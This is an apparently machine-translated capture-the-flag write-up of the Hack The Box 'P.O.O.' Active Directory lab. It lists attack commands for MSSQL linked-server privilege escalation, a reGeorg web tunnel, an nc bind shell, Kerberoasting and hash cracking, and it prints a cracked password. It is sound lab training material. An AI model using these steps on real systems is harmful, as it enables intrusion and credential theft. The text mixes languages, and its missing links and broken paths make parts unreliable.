

V tem članku bomo obravnavali ne le stroj, temveč celo mini-laboratorij z mesta. .

Kot je navedeno v opisu, je P.O.O. namenjen preverjanju spretnosti na vseh stopnjah napadov v majhnem okolju Active Directory. Cilj je kompromitirati dostopni gostitelj, zvišati privilegije in na koncu kompromitirati celoten domen, pri čemer zberemo 5 zastavic.
Povezava z laboratorijem se vzpostavi preko VPN. Priporočamo, da se ne povezujete z delovnim računalnikom ali gostiteljem, kjer imate pomembne podatke, saj vstopate v zasebno omrežje z ljudmi, ki imajo določene veščine na področju informacijske varnosti 🙂
Organizacione informacije
Kako biste mogli saznati o novim člancima, softveru i drugim informacijama, stvorio sam in u oblasti IiiK. Takođe, vaše lične molbe, pitanja, prijedlozi i preporuke .
Sve informacije su predstavljene isključivo u obrazovne svrhe. Autor ovog dokumenta ne snosi nikakvu odgovornost za bilo kakvu štetu koja može nastati kao rezultat korišćenja znanja i metoda stečenih proučavanjem ovog dokumenta.
Intro
Ta končna igra obsega dve napravi in vsebuje 5 zastavic.

Prav tako je na voljo opis in naslov dostopnega gostitelja.
Začnimo!
Recon zastava
Ta naprava ima IP naslov 10.13.38.11, ki ga dodam v /etc/hosts.
10.13.38.11 poo.htb
Najprej skeniramo odprte vrate. Ker je skeniranje vseh vrat z nmapom dolgotrajno, bom najprej uporabil masscan. Skeniramo vse TCP in UDP vrate z vmesnika tun0 s hitrostjo 500 paketov na sekundo.
sudo masscan -e tun0 -p1-65535,U:1-65535 10.13.38.11 --rate=500 
Zdaj, da dobimo podrobnejše informacije o storitvah, ki delujejo na vratih, bomo zagnali skeniranje z možnostjo -A.
nmap -A poo.htb -p80,1433 
Tako imamo storitve IIS in MSSQL. Hkrati izvedemo pravi DNS ime domene in računalnika. Na spletni strežnik nas pričaka domača stran IIS.
Poglejmo direktorije. Za to uporabljam gobuster. V parametru navedemo število niti 128 (-t), URL (-u), slovar (-w) in razširitve, ki nas zanimajo (-x).
gobuster dir -t 128 -u poo.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,aspx,html 
Tako imamo HTTP avtentikacijo za direktorij /admin, pa tudi dostopen datoteko skladišča storitve delovne površine .DS_Store. .DS_Store so datoteke, ki shranjujejo uporabniške nastavitve za mapo, kot so seznam datotek, postavitev ikon, izbrana ozadja. Takšna datoteka lahko pride v direktorij spletnega strežnika pri spletnem razvijalcu. Tako pridobimo informacije o vsebini kataloga. Za to lahko uporabimo .
python3 dsstore_crawler.py -i http://poo.htb/ 
Pridobivamo vsebino imenika. Najbolj zanimivo je tukaj imenik /dev, kjer lahko v dveh vejah pogledamo izvorne kode in datoteke db. Vendar lahko pridobimo prvih 6 znakov imen datotek in imenikov, če je storitev ranljiva na IIS ShortName. To ranljivost lahko preverimo z .

In najdemo eno besedilno datoteko, ki se začne z "poo_co". Ne vedoč, kaj storiti naprej, sem preprosto iz imenika izbral vse besede, ki se začnejo na "co".
cat /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt | grep -i "^co" > co_words.txtIn preizkusimo z wfuzz.
wfuzz -w ./co_words.txt -u "http://poo.htb/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt" --hc 404 
In najdemo ustrezno besedo! Ogledujemo si to datoteko, shranjujemo poverilnice (sodeč po parameter DBNAME, so od MSSQL).

Oddamo zastavo in napredujemo za 20%.
Huh zastava
Povezujemo se z MSSQL, uporabljam DBeaver.

V tej bazi ne najdemo nič zanimivega, ustvarimo SQL urejevalnik in preverimo, kateri uporabniki so na voljo.
SELECT name FROM master..syslogins; 
Imamo dva uporabnika. Preverimo svoje privilegije.
SELECT is_srvrolemember('sysadmin'), is_srvrolemember('dbcreator'), is_srvrolemember('bulkadmin'), is_srvrolemember('diskadmin'), is_srvrolemember('processadmin'), is_srvrolemember('serveradmin'), is_srvrolemember('setupadmin'), is_srvrolemember('securityadmin'); 
Tako da nimamo nobenih privilegijev. Oglejmo si povezane strežnike, o tej metodi sem podrobno pisal .
SELECT * FROM master..sysservers; 
Tako najdemo še en SQL strežnik. Preverimo izvedbo ukazov na tem strežniku z openquery().
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'select @@version as version'); 
In celo lahko gradimo drevesno strukturo zahtevkov.
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT version FROM openquery("COMPATIBILITYPOO_PUBLIC", ''select @@version as version'');');Dejansko je, da ko izvajamo zahtevo na povezanem strežniku, se zahteva izvede v kontekstu drugega uporabnika! Poglejmo, v katerem kontekstu delujemo na povezanem strežniku.
SELECT name FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT user_name() as name'); 
Zdaj pa poglejmo, v katerem kontekstu se izvajajo poizvedbe povezanega strežnika na naš!
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT name FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT user_name() as name'');'); 
Tako je to kontekst DBO, ki mora imeti vse privilegije. Preverimo privilegije v primeru poizvedbe s povezanega strežnika.
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT * FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT is_srvrolemember(''''sysadmin''''), is_srvrolemember(''''dbcreator''''), is_srvrolemember(''''bulkadmin''''), is_srvrolemember(''''diskadmin''''), is_srvrolemember(''''processadmin''''), is_srvrolemember(''''serveradmin''''), is_srvrolemember(''''setupadmin''''), is_srvrolemember(''''securityadmin'''')'')'); 
Kako možete primetiti, imamo sve privilegije! Hajde da kreiramo svog admina. Ali ne dozvoljavaju kroz openquery, hajde da to učinimo putem EXECUTE AT.
EXECUTE('EXECUTE(''CREATE LOGIN [ralf] WITH PASSWORD=N''''ralfralf'''', DEFAULT_DATABASE=[master], CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''CREATE USER [ralf] FOR LOGIN [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER ROLE [db_owner] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
I sada se povezujemo s podacima novog korisnika, posmatramo novu bazu podataka flag.

Predajemo ovu zastavu i idemo dalje.
BackTrack zastava
Dobijamo shell pomoću MSSQL, koristim mssqlclient iz paketa impacket.
mssqlclient.py ralf:ralfralf@poo.htb -db POO_PUBLIC 
Treba nam da dobijemo lozinke, i prva stvar koju smo već sreli je web sajt. Tako da nam treba konfiguracija web servera (čini se da firewall ne dozvoljava postavljanje shell-a).

Ali pristup je zabranjen. Iako možemo da čitamo fajlove iz MSSQL, treba samo da znamo koji programski jezici su podešeni. I u direktorijumu MSSQL saznajemo da postoji Python.

Tako da neće biti problema da pročitam fajl web.config.
EXEC sp_execute_external_script
@language = N'Python',
@script = "print(open('C:inetpubwwwrootweb.config').read())" 

Sa pronađenim podacima prijavićemo se na /admin i uzimamo zastavu.
Foothold zastava
U stvari, korišćenje firewall-a donosi određene nelagodnosti, ali pregledanjem mrežnih podešavanja primećujemo da se koristi i IPv6!

Dodajmo ovu adresu u /etc/hosts.
dead:babe::1001 poo6.htb
Ponovo ćemo skenirati host, ali već po protokolu IPv6.

I preko IPv6 je dostupna usluga WinRM. Povezaćemo se s pronađenim podacima.

Na radnoj površini se nalazi zastava, predajemo je.
P00ned zastava
Nakon izviđanja na hostu pomoću nismo našli ništa posebno. Tada je odlučeno da ponovo potražimo podatke (o tome sam takođe pisao ). Ali nisam uspeo dobiti sve SPN-ove iz sistema preko WinRM.
setspn.exe -T intranet.poo -Q *
/* 
Hajde da izvršimo komandu preko MSSQL.

Na navedeni način dobijamo SPN korisnika p00_hr i p00_adm, što znači da su ranjivi na napad poput Kerberoastinga. Ukratko, možemo dobiti hash njihove lozinke.
Prvo trebamo dobiti stabilan shell u ime korisnika MSSQL. No, budući da smo ograničeni u pristupu, imamo vezu s hostom samo putem portova 80 i 1433. No postoji mogućnost tuneliranja prometa kroz port 80! Za to ćemo koristiti . Učitaćemo fajl tunnel.aspx u kućni direktorijum veb servera — C:inetpubwwwroot.

Međutim, prilikom pokušaja pristupa dobijamo grešku 404. To znači da fajlovi *.aspx nisu izvršeni. Da bismo omogućili izvršavanje fajlova sa ovom ekstenzijom, instaliraćemo ASP.NET 4.5 na sledeći način.
dism /online /enable-feature /all /featurename:IIS-ASPNET45 
I sada, kada pristupamo tunnel.aspx, dobijamo odgovor da je sve spremno za rad.

Pokrenimo klijentski deo aplikacije koja će se baviti retransmisijom prometa. Preusmerićemo sav promet sa porta 5432 na server.
python ./reGeorgSocksProxy.py -p 5432 -u http://poo.htb/tunnel.aspx 

I koristimo proxychains da šaljemo promet svake aplikacije kroz naš proxy. Dodajemo ovaj proxy u konfiguracioni fajl /etc/proxychains.conf.

Sada učitajmo na server program , pomoću kojeg ćemo napraviti stabilan bind shell, i skript , pomoću kojeg ćemo izvršiti napad Kerberoasting.
Sada pokrećemo listener kroz MSSQL.
xp_cmdshell C:tempnc64.exe -e powershell.exe -lvp 4321 
I povezujemo se preko našeg proxyja.
proxychains rlwrap nc poo.htb 4321 
I dobijmo hashove.
. .Invoke-Kerberoast.ps1
Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:tempkerb_hashes.txt' -Width 8000
type kerb_hashes.txt 
Nakon toga trebat ćemo da probamo te hashove. Budući da u rockyou rečniku nije bilo podataka o lozinkama, iskoristio sam SVE rečnike lozinki koje su dostupne u Seclists. Za pokušaj korišćenja, koristimo hashcat.
hashcat -a 0 -m 13100 krb_hashes.txt /usr/share/seclists/Passwords/*.txt --forceI pronašli smo obe lozinke, prvu u rečniku dutch_passwordlist.txt, a drugu u Keyboard-Combinations.txt.


I tako imamo tri korisnika, idemo na kontrolor domena. Prvo saznajemo njegovu adresu.

Odlično, izvedeli smo IP naslov domenškega kontrolerja. Poglejmo vse uporabnike domene in kdo od njih je administrator. Prenesimo skript za pridobitev informacij PowerView.ps1. Nato se bomo povezali z evil-winrm, pri čemer bomo v parametru -s navedli mapo s skriptom. Potem preprosto naložimo skript PowerView.

Zdaj so nam na voljo vse njegove funkcije. Uporabnik p00_adm se zdi privilegiran, zato bomo delali v njegovem kontekstu. Ustvarimo objekt PSCredential za tega uporabnika.
$User = 'p00_adm'
$Password = 'ZQ!5t4r'
$Cpass = ConvertTo-SecureString -AsPlainText $Password -force
$Creds = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Cpass
Sedaj bodo vse Powershell ukaze, kjer bomo navedli Creds, izvedene v imenu p00_adm. Izpišimo seznam uporabnikov in atribut AdminCount.
Get-NetUser -DomainController dc -Credential $Creds | select name,admincount 
Torej, naš uporabnik je dejansko privilegiran. Poglejmo, v katerih skupinah je član.
Get-NetGroup -UserName "p00_adm" -DomainController dc -Credential $Creds 
Zagotovimo se, da je uporabnik administrator domene. To mu omogoča oddaljen dostop do domenškega kontrolerja. Poskusimo se prijaviti preko WinRM, s pomočjo našega tunela. Zmedli so me napake, ki jih je reGeorg prikazoval pri uporabi evil-winrm.

Potem uporabimo drug, lažji način za povezavo z WinRM. Odprimo in spremenimo nastavitve za povezovanje.

Poskusimo se povezati in smo v sistemu.

Ampak zastavice ni. Potem poglejmo uporabnike in preverimo delovne postaje.

Pri mr3ks najdemo zastavico in laboratorij je uspešno zaključen.
To je to. Kot povratne informacije prosimo komentirajte — ali ste se iz tega članka kaj novega naučili in ali vam je bil koristen.
Pridružite se nam v . Tam boste našli zanimive materiale, prelite tečaje in programsko opremo. Zberimo skupnost, v kateri bodo ljudje, ki se spoznajo v mnogih področjih IT, da si bomo lahko vedno medsebojno pomagali pri vseh vprašanjih IT in IB.
Izvor: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish